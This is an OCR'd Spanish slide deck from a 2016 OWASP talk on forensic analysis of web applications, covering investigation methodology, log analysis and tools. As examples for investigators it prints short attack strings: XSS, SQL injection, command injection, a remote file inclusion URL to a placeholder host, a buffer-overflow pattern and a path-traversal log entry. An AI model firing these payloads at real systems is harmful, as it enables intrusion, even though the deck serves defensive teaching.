
OWASP LatamTour
CHILE - 2016
Análisis Forense de Aplicaciones Web
Mario Orellana
CFE | CEH | CISSO | MCT | M2T
mario@tigersec.co
OWASP
The Open Web Application Security Project
OWASP
LATAM
2016
LATIN AMERICA TOUR


Temas a Tratar
OWASP
The Open Web Application Security Project
• Generalidades del Análisis Forense Digital
• Análisis Forense de Aplicaciones Web
– Arquitectura de las Aplicaciones Web
– Diferencia con el Análisis Forense Digital Tradicional
• Metodologías y Practicas
• Herramientas de Análisis

OWASP
The Open Web Application Security Project

1

# GENERALIDADES DEL ANALISIS FORENSE DIGITAL

## Análisis Forense Digital

OWASP
The Open Web Application Security Project

**La vulnerabilidad de la banca electrónica**

A falta de una ley que regule el ciberterrorismo, la banca hondureña se ha visto afectada por ataques electrónicos, así como los usuarios a los que piratas han robado contraseñas para saquear sus cuentas personales o de ahorro desde una plataforma electrónica.

**Bancos recomiendan**

1. No abrir cuentas electrónicas desde enlaces que le sean enviados a su correo.
2. No realice transacciones desde computadoras publicas.
3. En su computadora mantenga activado el antivirus.

La Prensa — INICIO · ACTUALIDAD · HONDURAS · SUCESOS

TEMAS DESTACADOS: Muertes en transporte · Maccih · Palmerola · Barcelona-Real Madrid · Jeannette Kawas

Por muchos años, la banca electrónica ha sufrido ataques cibernéticos, lo que ha llevado a la Comisión Nacional de Bancos y Seguros (CNBS) a emitir circulares para que el sistema bancario aplique en sus portales las medidas de seguridad necesarias para no ser víctimas de los piratas de la red.


**Panama Papers leak blamed on email server hack**

## ¿Qué NO es?


OWASP
The Open Web Application Security Project

Lo que la Informática Forense NO ES:

- Recuperación de Datos e Información
- Algo que solo necesita de Software y “Herramientas” para realizarse
- Lo que se ve en TV




## ¿Que es?



La Recopilación y Análisis de información digital en forma precisa, auténtica y completa para su preservación como evidencia en un procedimiento civil o una corte de ley

## Evidencia Digital

OWASP
The Open Web Application Security Project

La Evidencia Digital nos puede Proveer:

- Quien
- Que
- Cuando
- Donde
- Como


**Y NO SE PROCESA EN 10 MINUTOS COMO EN LA TELEVISION**


## Procedimientos Forenses Standard

OWASP
The Open Web Application Security Project

- Capturar Data Volátil
- Capturar Data no-volátil
- Apagar el Sistema
- Obtener Imagen Forense
- Analizar la Imagen con Herramientas Forenses


OWASP
The Open Web Application Security Project



2


# ANÁLISIS FORENSE DE APLICACIONES WEB

OWASP
The Open Web Application Security Project



## Aplicación Web de 3 Capas

OWASP
The Open Web Application Security Project




## El Estándar no aplica

OWASP
The Open Web Application Security Project

- Las aplicaciones web están típicamente distribuidas
- Las aplicaciones web son críticas para el negocio y bajarlas para obtener imágenes no es siempre posible
- Los Servidores de Bases de Datos tienen arreglos de disco muy grandes
- Las evidencias no siempre residen en los mismos lugares para todos los ataques
- No basta con manejar el procedimiento forense, se necesita entender la aplicación

OWASP
The Open Web Application Security Project

3

# METODOLOGÍAS Y PRACTICAS

## Popularidad de los ataques

OWASP
The Open Web Application Security Project

- La variedad de dependencias en las que una Aplicación Web recae multiplica sus vulnerabilidades:
  - Infraestructura de Red
  - Web Servers
  - DB Servers
  - Browsers
  - SO de los Servidores

## Métodos mas famosos

OWASP
The Open Web Application Security Project

- XSS – Cross Site Scripting
  /foro.php?post=**<script>alert(1);**
- SQLi – SQL Injection
  /producto.asp?id=0**%20or%201=1**
- Ejecución de Codigo
  /busqueda.jsp?ip=**|+ls+-l**


## Métodos mas famosos

OWASP
The Open Web Application Security Project

- RFI – Remote File Inclusion
  /include/?**file=http://evil.fr/shSQL**
- Buffer Overflow
  /cgi-bin/Count.cgi?user=a
  **\x90\xbf8\xee\xff\xbf8\xee\xff**
  **\xbf8\xee\xff\xbf8\xee\xff\xbf8**
  **\xee\xff\xbf8 […] \xff\xff**

## Adonde se dan los ataques

OWASP
The Open Web Application Security Project




## Investigación: Análisis Preliminar

OWASP
The Open Web Application Security Project

- Disposición de Análisis
  - Recolección de Evidencias:
    - Preparar las aplicaciones con Logging ajustado, NO DEFAULT
  - Protección de Evidencias
    - Permisos a los archivos de Log
    - Mantener los Logs fuera del alcance del Atacante
    - Checksum para garantizar integridad de los Logs

## Investigación: Análisis Preliminar

OWASP
The Open Web Application Security Project

- Forensia de Soporte
  - La disposición de Análisis no garantiza la recolección total de las evidencias, se requeriría apoyo de otras ramas forenses
- Habilidades
  - Entender la arquitectura, componentes, etc de las Aplicaciones Web
  - Entender los métodos de ataque y vulnerabilidades

## Investigación: Metodología

OWASP
The Open Web Application Security Project

1. Proteger la aplicación durante el análisis para prevenir la modificación de archivos
2. "Descubrir" los archivos necesarios para la investigación:
   - Logs de Web y Application Server
   - Server Side Scripts que utilizan los archivos de configuración de los WS, AS y la WebApp
   - Logs de Terceros

## Investigación: Metodología

OWASP
The Open Web Application Security Project

3. Desarrollo del análisis para determinar la secuencia de eventos y el grado de compromiso:
   - Entradas inusuales en los logs (GET requests para paginas ASP –POST es el método normal)
   - Abuso de Scripts (CMD, Root, Upload, ASP)
   - Intentos excesivos de la misma IP
   - Tiempos de procesamiento inusuales (SQL Injection)
   - Archivos creados o modificados cerca de la hora del evento

## Investigación: Metodología

OWASP
The Open Web Application Security Project

4. Preparar un reporte basado en la información extraída de la Aplicación Web
5. Recomendar acciones Post-Evento

212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET **/webapp.php?page=../../etc/passwd** HTTP/1.1" 200 2219


## Investigación: Forense de Soporte

OWASP
The Open Web Application Security Project

- Los logs registran de manera precisa las actividades en una aplicación web
- Lo circundante tambien aporta:
  - Logs de Sistemas Operativos
  - Flujo de Comunicación en Firewalls
  - Memory Dumps del Web Server
  - Archivos cargados foráneamente

OWASP
The Open Web Application Security Project

4




# HERRAMIENTAS DE ANÁLISIS

## Herramientas

OWASP
The Open Web Application Security Project

- Requerimientos:
  - Analizar Logs en distintos formatos
  - Combinación de multiples fuentes
  - Manejar archivos de gran tamaño
  - Utilizar expresiones regulares y logica binaria en cualquier parametro observado en los logs
  - Desarrollar normalización por tiempo para realizar una investigación adecuada con estampas de tiempo
  - Mantener una lista de solicitudes sospechosas
  - Decodificar la data de URL para que sea mas legible

| Herramienta | Multi-Plataforma | Compresión | Correlación de fuentes | Ejecución "Real Time" | Reportes | Escalable |
|---|---|---|---|---|---|---|
| Microsoft LogParser | Windows | No | No | No | CSV, TSV, XML, Syslog | Si |
| EventLog Analyzer | Si | No | No | Si | HTML, PDF, CSV | Si |
| Http-Analyze | Si | Si, por Rotación | No | No | HTML | No |
| Pyflag | Si | No | Si | No | HTML | Si |
| Analog | Si | No | No | No | HTML, Stats | Si |
| OpenWeb Analytics | Si | No | No | Si | HTML | Si |
| MyWebalizer | Si | Si | Si | No | HTML | Si |
| Sawmill | Si | Si | Si | Si | HTML | Si |
| Lire | Linux, Unix | No | No | No | HTML, | Si |

OWASP
The Open Web Application Security Project

## POST-MORTEM

## Técnicas de Defensa

OWASP
The Open Web Application Security Project

- Prevención:
  - Firewalls
  - Web Application Firewalls
  - Parcheo
- Detección:
  - AntiVirus
  - IPS
  - Monitoreadores de Procesos

## Que pudimos haber hecho mejor

OWASP
The Open Web Application Security Project

- Habilitación de pistas de auditoría
- Ajustar logs
- Cifrado de info sensitiva en Bases de Datos
- Culturizar a la gente!
- Hacer revisión de seguridad de código

OWASP
The Open Web Application Security Project

# ¡GRACIAS!

mario@tigersec.co